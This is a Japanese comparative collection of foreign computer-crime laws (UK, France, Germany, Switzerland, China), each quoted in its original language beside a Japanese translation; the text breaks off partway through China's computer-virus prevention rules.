<p>1.</p> <p>(1) A person is guilty of an offence if</p> <p>(a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer;</p> <p>(b) the access he intends to secure is unauthorised; and</p> <p>(c) he knows at the time when he causes the computer to perform the function that that is the case.</p> <p>(2) The intent a person has to have to commit an offence under this section need not be directed at?</p> <p>(a) any particular program or data;</p> <p>(b) a program or data of any particular kind; or</p> <p>(c) a program or data held in any particular computer.</p> <p>(3) A person guilty of an offence under this section shall be liable on summary conviction to imprisonment</p>	<p>第1条 無権限アクセス</p> <p>(1)</p> <p>(a) コンピュータに蓄積されているプログラム又はデータにアクセスする意図で、コンピュータの機能を操作し、</p> <p>(b) その意図したアクセスが無権限であり、かつ</p> <p>(c) 当該行為者が、その行為の当時、その行為が無権限であることを知っていたときは、その者は、犯罪で有罪となるものとする。</p> <p>(2) 本条の規定に基づく本罪を構成するための行為者の意図は</p> <p>(a) 特定のプログラム又はデータに向けられたものである必要はない。</p> <p>(b) 特定の種類のプログラム又はデータに向けられたものである必要はない。</p> <p>(c) 特定のコンピュータ内のプログラム又はデータに</p>
--	--

<p>for a term not exceeding six months or to a fine not exceeding level 5 on the standard scale or to both.</p> <p>2. Unauthorised access with intent to commit or facilitate commission of further offences.</p> <p>(1) A person is guilty of an offence under this section if he commits an offence under section 1 above ("the unauthorised access offence") with intent?</p> <p>(a) to commit an offence to which this section applies; or</p> <p>(b) to facilitate the commission of such an offence (whether by himself or by any other person); and the offence he intends to commit or facilitate is referred to below in this section as the further offence.</p> <p>(2) This section applies to offences?</p> <p>(a) for which the sentence is fixed by law; or</p> <p>(b) for which a person of twenty-one years of age or over (not previously convicted) may be sentenced to imprisonment for a term of five years (or, in England and Wales, might be so sentenced but for the restrictions imposed by section 33 of the [1980 c. 43.] Magistrates' Courts Act 1980).</p> <p>(3) It is immaterial for the purposes of this section whether the further offence is to be committed on the same occasion as the unauthorised access offence or on any future occasion.</p> <p>(4) A person may be guilty of an offence under this section even though the facts are such that the commission of the further offence is impossible.</p> <p>(5) A person guilty of an offence under this section shall be liable?</p> <p>(a) on summary conviction, to imprisonment for a term not exceeding six months or to a fine not exceeding the statutory maximum or to both; and</p> <p>(b) on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both.</p> <p>3. Unauthorised modification of computer material.</p> <p>(1) A person is guilty of an offence if</p> <p>(a) he does any act which causes an unauthorised modification of the contents of any computer; and</p> <p>(b) at the time when he does the act he has the requisite intent and the requisite knowledge.</p> <p>(2) For the purposes of subsection (1)(b) above the</p>	<p>向けられたものである必要はない。</p> <p>(3) 本条の規定に基づく犯罪で有罪となった者は、略式手続による有罪判決により、6ヶ月以下の拘禁刑、標準等級の第5段階を超えない額の罰金刑、又はその両方に処する。</p> <p>第2条 他の犯罪の実行又はこれを容易にする意図によるコンピュータへの無権限アクセス</p> <p>(1)</p> <p>(a) 本条の規定が適用される犯罪を実行する意図、又は</p> <p>(b) 自己又は他の者がそのような犯罪を実行するのを容易にする意図で</p> <p>第1条の規定に基づく犯罪(不正アクセス犯罪)を行った者は犯罪で有罪となるものとする。なお、同人が実行又は実行を容易にしようとした犯罪は、本条では、「後続犯罪」(further offence)と呼ぶ。</p> <p>(2) 本条の規定は</p> <p>(a) 絶対的法定刑(sentence is fixed by law)の犯罪、又は</p> <p>(b) (前科のない)21歳以上の者[21歳(イングランド・ウエールズでは18歳)に達したもので、前科のない者(注:この部分は2000年刑事司法及び裁判所法で改正されたが、未施行)]を5年以上の拘禁刑に処することができる犯罪(イングランド・ウエールズでは、そのような刑に処することができるが、1980年治安判事裁判所法第33条によって制限されている犯罪)に適用される。</p> <p>(3) 本条の適用上、後続犯罪が、不正アクセス犯罪と同じ機会に実行されたか、その後の機会に実行されたかは問わない。</p> <p>(4) 略</p> <p>(5) 本条の規定に基づく犯罪で有罪となった者は</p> <p>(a) 略式手続による有罪判決の場合は、6ヶ月以下の拘禁刑、制定法上の上限を超えない罰金刑、又はその両方</p> <p>(b) 正式起訴状による有罪判決の場合は、5年以下の拘禁刑、罰金刑、又はその両方に処する。</p> <p>第3条 無権限改変</p> <p>(1)</p> <p>(a) コンピュータの中身に無権限で変更を加える行為を行い</p> <p>(b) その行為をした当時「必要な意図」及び「必要な認識」を有していた時</p>
--	---

<p>requisite intent is an intent to cause a modification of the contents of any computer and by so doing?</p> <p>(a) to impair the operation of any computer;</p> <p>(b) to prevent or hinder access to any program or data held in any computer; or</p> <p>(c) to impair the operation of any such program or the reliability of any such data.</p> <p>(3) The intent need not be directed at?</p> <p>(a) any particular computer;</p> <p>(b) any particular program or data or a program or data of any particular kind; or</p> <p>(c) any particular modification or a modification of any particular kind.</p> <p>(4) For the purposes of subsection (1)(b) above the requisite knowledge is knowledge that any modification he intends to cause is unauthorised.</p> <p>(5) It is immaterial for the purposes of this section whether an unauthorised modification or any intended effect of it of a kind mentioned in subsection (2) above is, or is intended to be, permanent or merely temporary.</p> <p>(6) For the purposes of the [1971 c. 48.] Criminal Damage Act 1971 a modification of the contents of a computer shall not be regarded as damaging any computer or computer storage medium unless its effect on that computer or computer storage medium impairs its physical condition.</p> <p>(7) A person guilty of an offence under this section shall be liable</p> <p>(a) on summary conviction, to imprisonment for a term not exceeding six months or to a fine not exceeding the statutory maximum or to both; and</p> <p>(b) on conviction on indictment, to imprisonment for a term not exceeding five years or to a fine or to both.</p>	<p>は、その者は、犯罪で有罪となるものとする。</p> <p>(2) (1)項(b)の規定の適用上、「必要な意図」は、コンピュータの中身に変更を加え、それによって</p> <p>(a) コンピュータの操作に障害を与えること</p> <p>(b) コンピュータ内のプログラム又はデータへのアクセスをさせず、又はそれを妨害すること</p> <p>(c) プログラムの操作又はデータの信頼性を損なうことを引き起こす意図を意味する。</p> <p>(3) 上記の意図は</p> <p>(a) 特定のコンピュータに向けられたものである必要はない。</p> <p>(b) 特定の種類のプログラム又はデータ、あるいは特定の種類のプログラムやデータに向けられたものである必要はない。</p> <p>(c) 特定の変更又は特定の種類の変更に向けられたものである必要はない。</p> <p>(4) (1)項(b)の規定の適用上、「必要な認識」は、加えようとしている変更が無権限であることの認識を意味する。</p> <p>(5) 本条の適用上、無権限による変更又は上記(2)項に言及したような意図した効果は、永久なものであるか、単に一時的なものであるか、又はそれぞれそのように意図されたものであるかは問わない。</p> <p>(7) 本条の規定に基づく犯罪で有罪となった者は</p> <p>(a) 略式手続による有罪判決の場合は、6ヶ月以下の拘禁刑、制定法上の上限を超えない罰金刑、又はその両方に処する。</p> <p>(b) 正式起訴状による有罪判決の場合は、5年以下の拘禁刑、罰金刑、又はその両方に処する。</p> <p>(外務省作成の仮訳を引用)</p>
--	--

4. フランス

フランス刑法(第226 15条、第323 1条、第323 2条、第323 3条)

<p>Article 226-15:</p> <p>Le fait, commis de mauvaise foi, d'ouvrir, de supprimer, de retarder ou de détourner des correspondances arrivées ou non a destination et adressées a des tiers, ou d'en prendre frauduleusement connaissance, est puni d'un an d'emprisonnement et de 300000 F d'amende.</p> <p>Est puni des memes peines le fait, commis de mauvaise foi, d'intercepter, de détourner, d'utiliser ou de</p>	<p>第226 15条</p> <p>悪意をもって、宛先に到着したかどうかに関わりなく、第三者に向けられた通信を開披し、抹消し、遅延させ、若しくは方向をそらし又は不正にその内容を知る行為は、1年の拘禁刑及び30万フランの罰金で罰する。</p> <p>悪意をもって、遠距離通信手段によって送信され、伝達</p>
---	--

<p>divulguer des correspondances emises, transmises ou recues par la voie des telecommunications ou de proceder a l'installation d'appareils concus pour realiser de telles interceptions.</p> <p>Article 323- : Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un systeme de traitement automatise de donnees est puni d'un an d'emprisonnement et de 100 000 F d'amende. Lorsqu'il en est resulte soit la suppression ou la modification de donnees contenues dans le systeme, soit une alteration du fonctionnement de ce systeme, a peine est de deux ans d'emprisonnement et de 200 000 F d'amende.</p> <p>Article 323-2: Le fait d'entraver ou de fausser le fonctionnement d'un systeme de traitement automatise de donnees est puni de trois ans d'emprisonnement et de 300 000 F d'amende.</p> <p>Article 323-3: Le fait d'introduire frauduleusement des donnees dans un systeme de traitement automatise ou de supprimer ou de modifier frauduleusement des donnees qu'il contient est puni de trois ans d'emprisonnement et de 300 000 F d'amende.</p>	<p>され又は受領された通信を傍受し、方向をそらし、利用し、若しくは漏泄し、又はこうした傍受を行うために考案された装置を設置する行為は、前項と同一の刑で罰する。</p> <p>第 323 1 条 不正アクセス等 不法にデータの自動処理システムの全体又は一部にアクセスし又は滞留する行為は、1 年の拘禁刑及び 10 万フランの罰金で罰する。 前項の行為により、システム中のデータの消去若しくは改変又はシステムの動作の悪化が生じた場合、刑は、2 年の拘禁刑及び 20 万フランの罰金とする。</p> <p>第 323 2 条 コンピュータ業務妨害 データの自動処理システムの動作を妨害し、又は不調にする行為は、3 年の拘禁刑及び 30 万フランの罰金で罰する。</p> <p>第 323 3 条 データの不正操作 不法に自動処理システムにデータを入力し、又はそのシステムが収納するデータを不法に消去若しくは改変する行為は、3 年の拘禁刑及び 30 万フランの罰金で罰する。 (外務省作成の仮訳を引用)</p>
--	--

5 . ドイツ

ドイツ刑法 (第 202 a 条、第 269 条、第 274 条、第 303 条、第 303 a 条、第 303 b 条)

<p>§ 202a Ausspähen von Daten (1) Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft. (2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.</p> <p>§ 269 Fälschung beweiserheblicher Daten (1) Wer zur Täuschung im Rechtsverkehr beweiserhebliche Daten so speichert oder verändert, das bei ihrer Wahrnehmung eine unechte oder verfälschte Urkunde vorliegen würde, oder derart gespeicherte oder veränderte Daten gebraucht, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft. (2) Der Versuch ist strafbar. (3) § 267 Abs. 3 und 4 gilt entsprechend.</p> <p>§ 274 Urkundenunterdrückung, Veränderung einer Grenzbezeichnung</p>	<p>第 202 a 条 データの探知 (1) その者のためのものではなくかつ無権限のアクセスに対して特別に保護されたデータを権限なく自己又は他人に得させた者は、3 年以下の自由刑又は罰金に処する。 (2) 第 1 項の意味におけるデータとは、電子的に、電磁的に又はその他直接には知覚できないようにして蓄積され、又は伝達されるようなものに限られる。</p> <p>第 269 条 証明の用に供するデータの偽造 (1) 法的取引において欺罔するため、証明の用に供するデータを、それを覚知する際に不真正の又は偽造の文書が存在するように、蓄積し又は改変し、又はそのように蓄積され又は改変されたデータを行使した者は、5 年以下の自由刑又は罰金に処する。 (2) 未遂はこれを罰する。 (3) 第 267 条第 3 項及び第 4 項を準用する。</p> <p>第 274 条 文書隠匿 (1) 次の者は、5 年以下の自由刑又は罰金に処する。 一 他人に不利益を加える目的で、全く自己に属しないか若しくは専ら自己のみには属しない文書又は技術的記録を、破棄し、毀損し若しくは隠匿し、 二 他人に不利益を加える目的で、自己が自由にできず若しくは専ら自己のみでは自由にできない、証明の用</p>
---	--

<p>(1) Mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe wird bestraft, wer</p> <ol style="list-style-type: none"> 1. eine Urkunde oder eine technische Aufzeichnung, welche ihm entweder überhaupt nicht oder nicht ausschließlich gehört, in der Absicht, einem anderen Nachteil zuzufügen, vernichtet, beschädigt oder unterdrückt, 2. beweis erhebliche Daten (§ 202a Abs. 2), über die er nicht oder nicht ausschließlich verfügen darf, in der Absicht, einem anderen Nachteil zuzufügen, löscht, unterdrückt, unbrauchbar macht oder verändert oder 3. einen Grenzstein oder ein anderes zur Bezeichnung einer Grenze oder eines Wasserstandes bestimmtes Merkmal in der Absicht, einem anderen Nachteil zuzufügen, wegnimmt, vernichtet, unkenntlich macht, verrückt oder falschlich setzt. <p>(2) Der Versuch ist strafbar.</p> <p>Siebenundzwanzigster Abschnitt. Sachbeschädigung</p> <p>§ 303 Sachbeschädigung</p> <p>(1) Wer rechtswidrig eine fremde Sache beschädigt oder zerstört, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.</p> <p>(2) Der Versuch ist strafbar.</p> <p>§ 303a Datenveränderung</p> <p>(1) Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.</p> <p>(2) Der Versuch ist strafbar</p> <p>§ 303b Computersabotage</p> <p>(1) Wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch stört, dass er</p> <ol style="list-style-type: none"> 1. eine Tat nach § 303a Abs. 1 begeht oder 2. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, <p>wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.</p> <p>(2) Der Versuch ist strafbar.</p>	<p>に供するデータ(第 202 a 条第 2 項)を、抹消し、隠匿し、使用不能にし若しくは改変し、又は</p> <p>三 (略)</p> <p>(2) 未遂はこれを罰する。</p> <p>第 303 条 器物損壊</p> <p>(1) 違法に、他人の物を破壊し、又は破壊した者は、2 年以下の自由刑又は罰金に処する。</p> <p>(2) 未遂はこれを罰する。</p> <p>第 303 a 条 データ変更</p> <p>(1) 不法にデータ(第 202 a 条第 2 項)を抹消し、隠蔽し、使用不能にし又は改変した者は、2 年以下の自由刑又は罰金に処する。</p> <p>(2) 未遂はこれを罰する。</p> <p>第 303 b 条 コンピュータ妨害</p> <p>(1) 他人の経営体、企業又は官庁にとって本質的に重要なデータ処理を、</p> <ol style="list-style-type: none"> 一 第 303 a 条第 1 項の行為を犯すこと又は 二 データ処理装置又はデータ収録材を破壊し、損壊し、使用不能にし、除去し又は改変すること <p>によって、妨害した者は、5 年以下の自由刑又は罰金に処する。</p> <p>(2) 未遂はこれを罰する。</p> <p>(外務省作成の仮訳を引用)</p>
--	---

6. スイス
スイス刑法（第144条の2）

<p>Art. 144 bis</p> <p>1. Wer unbefugt elektronisch oder in vergleichbarer Weise gespeicherte oder übermittelte Daten verändert, löscht oder unbrauchbar macht, wird, auf Antrag, mit Gefängnis oder mit Busse bestraft.</p> <p>Hat der Täter einen grossen Schaden verursacht, so kann auf Zuchthaus bis zu fünf Jahren erkannt werden. Die Tat wird von Amtes wegen verfolgt.</p> <p>2. Wer Programme, von denen er weiss oder annehmen muss, dass sie zu den in Ziffer 1 genannten Zwecken verwendet werden sollen, herstellt, einführt, in Verkehr bringt, anpreist, anbietet oder sonstwie zugänglich macht oder zu ihrer Herstellung Anleitung gibt, wird mit Gefängnis oder mit Busse bestraft.</p> <p>Handelt der Täter gewerbsmässig, so kann auf Zuchthaus bis zu fünf Jahren erkannt werden.</p>	<p>第144条の2 データ損壊</p> <p>1. 無権限で、電子的もしくはそれと類似の方法で記録されたデータを削除し、変更し、または使用できない状態にした者は、懲役刑または罰金刑で処罰される。</p> <p>被告人が重大な損害をもたらした場合には、懲役刑を5年以下とする。この犯罪は、職権により起訴され得る。</p> <p>2. 第1項に掲げる目的のために使用することを知って、または、そのことを推測すべきであったのに、何らかのソフトウェアを作成し、輸入し、配布し、宣伝し、または提示した者は、懲役刑または罰金刑で処罰される。</p> <p>被告人が利益を得る目的であった場合には、懲役刑を5年以下とする。</p> <p>第144条の2 データ毀損</p> <p>1. 電子的方法またはそれに類する方法で記憶され、もしくは、伝送されたデータを、改変した者、消去した者、または、使用不能にした者は、告訴に基づき、軽懲役刑または罰金刑に処す。</p> <p>犯人が、大規模な損害を発生させたときは、5年以下の重懲役刑に処すことができる。この犯罪行為は、職権により訴追される。</p> <p>2. 第1項に示す目的に使用されるものであることを認識しているか、または、そのように推定せざるを得ないプログラムを作成した者、導入した者、配布した者、宣伝した者、供給した者、もしくは、その他の方法で公開した者、または、その作成のための手引を提供した者は、軽懲役刑または罰金刑に処す。</p> <p>犯人が営利目的でその行為をなすときは、5年以下の重懲役に処すことができる。</p> <p>(夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.htmlを引用)</p>
---	---

7. 中華人民共和国
(1) 中華人民共和国コンピュータ情報システム安全保護条例（全文）

<p>中华人民共和国计算机信息系统安全保护条例 (1994年2月18日中华人民共和国国务院令147号发布)</p> <p>第一章 总则</p> <p>第一条</p> <p>为了保护计算机信息系统的安全,促进计算机的应用和发展,保障社会主义现代化建设的顺利进行,制定本条例。</p>	<p>中華人民共和国国务院令(147号)</p> <p>「中華人民共和国コンピュータ情報システム安全保護条例」を發布する。發布の日からこれを施行する。</p> <p style="text-align: right;">總理 李 鵬 1994年2月18日</p> <p>第一章 總 則</p> <p>第1条</p> <p>コンピュータ情報システムの安全を保護し、コンピュータの</p>
--	--

<p>第二条</p> <p>本条例所称的计算机信息系统，是指由计算机及其相关的和配套的设备、设施(含网络)构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。</p> <p>第三条</p> <p>计算机信息系统的安全保护，应当保障计算机及其相关的和配套的设备、设施(含网络)的安全，运行环境的安全，保障信息的安全，保障计算机功能的正常发挥，以维护计算机信息系统的安全运行。</p> <p>第四条</p> <p>计算机信息系统的安全保护工作，重点维护国家事务、经济建设、国防建设、尖端科学技术等重要领域的计算机信息系统的安全。</p> <p>第五条</p> <p>中华人民共和国境内的计算机信息系统的安全保护，适用本条例。未联网的微型计算机的安全保护办法，另行制定。</p> <p>第六条</p> <p>公安部主管全国计算机信息系统安全保护工作。国家安全部、国家保密局和国务院其他有关部门，在国务院规定的职责范围内做好计算机信息系统安全保护的有关工作。</p> <p>第七条 任何组织或个人，不得利用计算机信息系统从事危害国家利益、集体利益和公民合法权益的活动，不得危害计算机信息系统的安全。</p> <p>第二章 安全保护制度</p> <p>第八条</p> <p>计算机信息系统的建设和应用，应当遵守法律、行政法规和国家其他有关规定。</p> <p>第九条</p> <p>计算机信息系统实行安全等级保护。安全等级的划分标准和安全等级保护的具体办法，由公安部会同有关部门制定。</p> <p>第十条</p> <p>计算机机房应当符合国家标准和国家有关规定。在计算机机房附近施工，不得危害计算机信息系统的安全。</p> <p>第十一条</p> <p>进行国际联网的计算机信息系统，由计算机信息系统的使用单位报省级以上人民政府公安机关备案。</p> <p>第十二条</p>	<p>応用と発展を促進し、社会主義現代化建設の順調な進行を確保するため、本条例を制定する。</p> <p>第2条</p> <p>本条において、コンピュータ情報システムとは、コンピュータ及びこれに関連する1セットの設備とそれを構成する施設(ネットワークを含む。)によって、一定の応用目標及び規則に従って、情報の収集、加工、記憶、転送、検索等の処理を行う人と機械のシステムを指す。</p> <p>第3条</p> <p>コンピュータ情報システムの安全の保護は、コンピュータ及びこれに関連する1セットの設備と施設(ネットワークを含む。)の安全、運行環境の安全を保障し、情報の安全を保障し、コンピュータ性能の正常な発揮を保障し、それによって、コンピュータ情報システムの安全な運行を維持するものでなければならない。</p> <p>第4条</p> <p>コンピュータ情報システムの安全保護業務のうち、国家事務、经济建设、国防建設、先端科学技術等の重要領域にあるコンピュータ情報システムの安全については、重点的に維持する。</p> <p>第5条</p> <p>中華人民共和国の領土内にあるコンピュータ情報システムの安全保護について、本条例を適用する。</p> <p>ネットワークに接続されていない小型コンピュータの安全保護についての細則は、別途定める。</p> <p>第6条</p> <p>国内のコンピュータ情報システムの安全保護の業務は、公安部が主管する。</p> <p>国家安全部、国家保密局及び国务院その他関連を有する部門は、国务院規定の権限の範囲内で、コンピュータ情報システムの安全保護に関連する業務を担当することができる。</p> <p>第7条</p> <p>組織または個人を問わず、国家利益、団体の利益及び公衆の合法的利益に危害を与えるためにコンピュータ情報システムを利用してはならず、また、コンピュータ情報システムの安全に危害を与えてはならない。</p> <p>第2章 安全保護制度</p> <p>第8条</p> <p>コンピュータ情報システムの設置及び応用に際しては、法律、行政法規その他の関連する国家規定を遵守しなければならない。</p> <p>第9条</p> <p>コンピュータ情報システムは、安全等級を実行して保護する。安全等級の区分標準及び安全等級保護の具体的な細則は、公安部会同の関連部門が制定する。</p>
---	--

运输、携带、邮寄计算机信息媒体进出境的，应当如实向海关申报。

第十三条

计算机信息系统的使用单位应当建立健全安全管理制度，负责本单位计算机信息系统的安全保护工作。

第十四条

对计算机信息系统中发生的案件，有关使用单位应当在 24 小时内向当地县级以上人民政府公安机关报告。

第十五条

对计算机病毒和危害社会公共安全的其他有害数据的防治研究工作，由公安部归口管理。

第十六条

国家对计算机信息系统安全专用产品的销售实行许可证制度。具体办法由公安部会同有关部门制定。

第三章 安全监督

第十七条

公安机关对计算机信息系统保护工作行使下列监督职权：

- (一) 监督、检查、指导计算机信息系统安全保护工作；
- (二) 查处危害计算机信息系统安全的违法犯罪案件；
- (三) 履行计算机信息系统安全保护工作的其他监督职责。

第十八条

公安机关发现影响计算机信息系统安全的隐患时，应当及时通知使用单位采取安全保护措施。

第十九条

公安部在紧急情况下，可以就涉及计算机信息系统安全的特定事项发布专项通告。

第四章 法律责任

第二十条

违反本条例的规定，有下列行为之一的，由公安机关处以警告或者停机整顿：

- (一) 违反计算机信息系统安全等级保护制度，危害计算机信息系统安全的；
- (二) 违反计算机信息系统国际联网备案制度的；
- (三) 不按照规定时间报告计算机信息系统中发生的案件的；
- (四) 接到公安机关要求改进安全状况的通知后，在限期内拒不改进的；
- (五) 有危害计算机信息系统安全的其他行为的。

第二十一条

计算机机房不符合国家标准和国家其他有关规定的，或者在计算机机房附近施工危害计算机信息系统安全的，由公安机关会同有关单位进行处理。

第 10 条

コンピュータ室は、国家標準及び関連する国家规定に合致するものでなければならない。

コンピュータ室附近で工事をするときは、コンピュータ情報システムの安全に危害を与えてはならない。

第 11 条

コンピュータ情報システムを国際ネットワークに接続するときは、コンピュータ情報システムを使用する部門は、省クラス以上の人民政府公安機関に報告しなければならない。

第 12 条

国境を超えて、コンピュータ情報媒体を輸送し、携帯するときは、その事実を税関（海関）に申告しなければならない。

第 13 条

コンピュータ情報システムを使用する部門は、健全な安全管理制度を設け、それぞれの部門のコンピュータ情報システムの安全保護業務の責任を負う。

第 14 条

コンピュータ情報システム中に発生した案件については、関連する部門は、24 時間以内に、当地の県クラス以上の人民政府公安機関に報告しなければならない。

第 15 条

コンピュータ・ウイルス及び社会の公共安全に対して危害を及ぼすプログラムその他の有害プログラムの防止・対策のための研究業務は、公安部が一括管理する。

第 16 条

国家は、コンピュータ情報システム安全専用製品の販売許可証制度を実施する。

具体的な細則は、公安部会同の関連する部門が制定する。

第 3 章 安全監督

第 17 条

公安機関は、コンピュータ情報システムの安全保護業務について、下記のとおり監督権限を行使する。

- (1) コンピュータ情報システムの安全保護業務の監督、検査、指導
- (2) コンピュータ情報システムの安全に危害を及ぼす違法な犯罪案件の捜査
- (3) その他のコンピュータ情報システムの安全保護業務の監督権限

第 18 条

公安機関は、コンピュータ情報システム安全に影響を及ぼす危険を発見したときは、それを使用する部門に対し、直ちに、安全保護の措置を講ずるよう通知しなければならない。

第 19 条

公安部は、緊急の状況下にあるときは、遅滞なく、コンピュ

第二十二條

運輸、攜帶、郵寄計算機信息媒體進出境，不如實向海關申報的，由海關依照《中華人民共和國海關法》和本條例以及其他有關法律、法規的規定處理。

第二十三條

故意輸入計算機病毒以及其他有害數據危害計算機信息系統安全的，或者未經許可出售計算機信息系統安全專用產品的，由公安機關處以警告或者對個人處以5000元以下的

罰款、對單位處以15000元以下的罰款；有違法所得的，除予以沒收外，可以處以違法所得1至3倍的罰款。

第二十四條

違反本條例的規定，構成違反治安行政管理行為的，依照《中華人民共和國治安行政管理處罰條例》的有關規定處罰；構成犯罪的，依法追究刑事責任。

第二十五條

任何組織或者個人違反本條例的規定，給國家、集體或者他人財產造成損失的，應當依法承擔民事責任。

第二十六條

當事人對公安機關依照本條例所作出的具體行政行為不服的，可以依法申請行政復議或者提起行政訴訟。

第二十七條

執行本條例的國家公務員利用職權，索取、收受賄賂或者其他違法、失職行為，構成犯罪的，依法追究刑事責任；尚不構成犯罪的，給予行政處分。

第五章 附則

第二十八條

本條例下列用語的含義：計算機病毒，是指編制或者在計算機程序中插入的破壞計算機功能或者毀壞數據，影響計算機使用，並能自我複製的一組計算機指令或者程序代碼。

計算機信息系統安全專用產品，是指用於保護計算機信息系統安全的專用硬件和軟件產品。

第二十九條

軍隊的計算機信息系統安全保護工作，按照軍隊的有關法規執行。

第三十條 公安部可以根據本條例制定實施辦法。

第三十一條 本條例自發布之日起施行。

一、計算機信息系統的安全的ための特定事項についての專項通令を發布しなければならない。

第4章 法的責任

第20條

本條例の規定に違反して、下記の行為の中の一つに該当する者は、公安機關によって警告され、または、機械の使用停止を命じられる。

- (1) コンピュータ情報システムの安全に対して危害を与えるようなコンピュータ情報システム安全等級保護制度の違反
- (2) コンピュータ情報システムの國際ネットワーク接続報告制度の違反
- (3) コンピュータ情報システム中に発生した案件の規定時間内報告の不遵守
- (4) 公安機關から安全狀況改善要求通知を受領した後、その期限内の改善の拒否・不実行
- (5) その他コンピュータ情報システムの安全に危害を加える行為

第21條

國家標準その他關連する國家規定に合致しないコンピュータ室、コンピュータ室付近でコンピュータ情報システムの安全に危害を及ぼすような工事については、その部門に關連する公安機關會同が處理する。

第22條

國境を越えてコンピュータ情報媒體を輸送、攜帶、郵送し、税關（海關）にその事實を申告しなかった者は、税關（海關）によって、「中華人民共和國海關法」及び本條例ないし關連法律に基づき、法規の規定によって處理する。

第23條

故意に、コンピュータ・ウイルスその他の有害なプログラムを輸入し、コンピュータ情報システムの安全に危害を与え、または、許可なくコンピュータ情報システムの安全専用製品を販売した者は、公安機關によって警告され、あるいは、個人毎に5,000元以下の罰金、部門毎に15,000元以下の罰金とし、違法な所得があるときは、沒收されるものを除く外、違法所得の1ないし3倍の罰金とすべきである。

第24條

本條例の規定違反行為、治安管理違反を構成する行為をした者は、「中華人民共和國治安行政管理處罰條例」の關連する規定に基づいて処罰される。犯罪を構成する場合には、法によって刑事責任を追求する。

第25條

本條例の規定に違反するいかなる個人または組織であっても、國家、団体または他人の財産に対して損失を与えたときは、法に基づく民事責任を負わなければならない。

	<p>第26条 本条例に基づいてなされた具体的な行政行為に不服のある当事者は、公安機関に対し、法に基づいて行政不服審査の申立をし、または、行政訴訟を提起することができる。</p> <p>第27条 本条例を執行する国家公務員が、その職権を利用して、搾取し、賄賂を收受し、または、その他の違法を有するときは、失職行為となり、法によって犯罪の刑事責任を追求される。なお、犯罪を構成しない場合でも、行政罰を加えることができる。</p> <p>第5章 附 則</p> <p>第28条 本条例における下記用語の意義 コンピュータ・ウイルスとは、コンピュータ手順中に挿入され、コンピュータを破壊する能力もしくはプログラム損壊する能力を有し、コンピュータの使用に影響を及ぼし、自己複製ができるような一組のコンピュータ命令もしくは電子コードを指す。 コンピュータ情報システムの安全専用製品とは、コンピュータ情報システムの安全のために用いられる専用ハードウェア及びソフトウェア製品を指す。</p> <p>第29条 軍隊のコンピュータ情報システムの安全保護の業務は、軍隊の関連する法規に基づいて執行する。</p> <p>第30条 公安部は、本条例に基づき、実施細則を制定することができる。</p> <p>第31条 本条例は、発布の日から施行する。 (夏井高人明治大学教授の仮訳 http://www.isc.meiji.ac.jp/~sumwel_h/doc/code/index.htmlを引用)</p>
--	---

(2) コンピュータウイルス防止管理法 (中華人民共和国公安部令第51号令) (全文)

<p>计算机病毒防治管理办法 中华人民共和国公安部令第51号令 第一条 为了加强对计算机病毒的预防和治理,保护计算机信息系统安全,保障计算机的应用与发展,根据《中华人民共和国计算机信息系统安全保护条例》的规定,制定本办法。 第二条 本办法所称的计算机病毒,是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据,影响计算机使用,并能自我复制的一组计算机指令或者程序代码。</p>	<p>第1条 コンピュータウイルスに対する予防及び管理を強化し、コンピュータ情報システムの安全を保護し、コンピュータの応用及び発展を保障するため、『中華人民共和国コンピュータ情報システムの安全保護条例』の規定に基づき、本法を制定する。 第2条 本法のいう「コンピュータウイルス」とは、作成された又はコンピュータプログラムに組込まれた、コンピュータの機能やデータを破壊し、コンピュータの使用に影響を及ぼす、自分自身をコピーできる一連のコンピュータコマン</p>
---	---

第三条

中华人民共和国境内的计算机信息系统以及未联网计算机的计算机病毒防治管理工作，适用本办法。

第四条

公安部公共信息网络安全监察部门主管全国的计算机病毒防治管理工作。地方各级公安机关具体负责本行政区域内的计算机病毒防治管理工作。

第五条

任何单位和个人不得制作计算机病毒。

第六条

任何单位和个人不得有下列传播计算机病毒的行为：

- (一) 故意输入计算机病毒，危害计算机信息系统安全；
- (二) 向他人提供含有计算机病毒的文件、软件、媒体；
- (三) 销售、出租、附赠含有计算机病毒的媒体；
- (四) 其他传播计算机病毒的行为。

第七条

任何单位和个人不得向社会发布虚假的计算机病毒疫情。

第八条

从事计算机病毒防治产品生产的单位，应当及时向公安部公共信息网络安全监察部门批准的计算机病毒防治产品检测机构提交病毒样本。

第九条

计算机病毒防治产品检测机构应当对提交的病毒样本及时进行分析、确认，并将确认结果上报公安部公共信息网络安全监察部门。

第十条

对计算机病毒的认定工作，由公安部公共信息网络安全监察部门批准的机构承担。

第十一条

计算机信息系统的使用单位在计算机病毒防治工作中应当履行下列职责：

- (一) 建立本单位的计算机病毒防治管理制度；
- (二) 采取计算机病毒安全技术防治措施；
- (三) 对本单位计算机信息系统使用人员进行计算机病毒防治教育和培训；
- (四) 及时检测、清除计算机信息系统中的计算机病毒，并备有检测、清除的记录；
- (五) 使用具有计算机信息系统安全专用产品销售许可证的计算机病毒防治产品；
- (六) 对因计算机病毒引起的计算机信息系统瘫痪、程序和数据库严重破坏等重大事故及时向公安机关报告，并保护现场。

第十二条

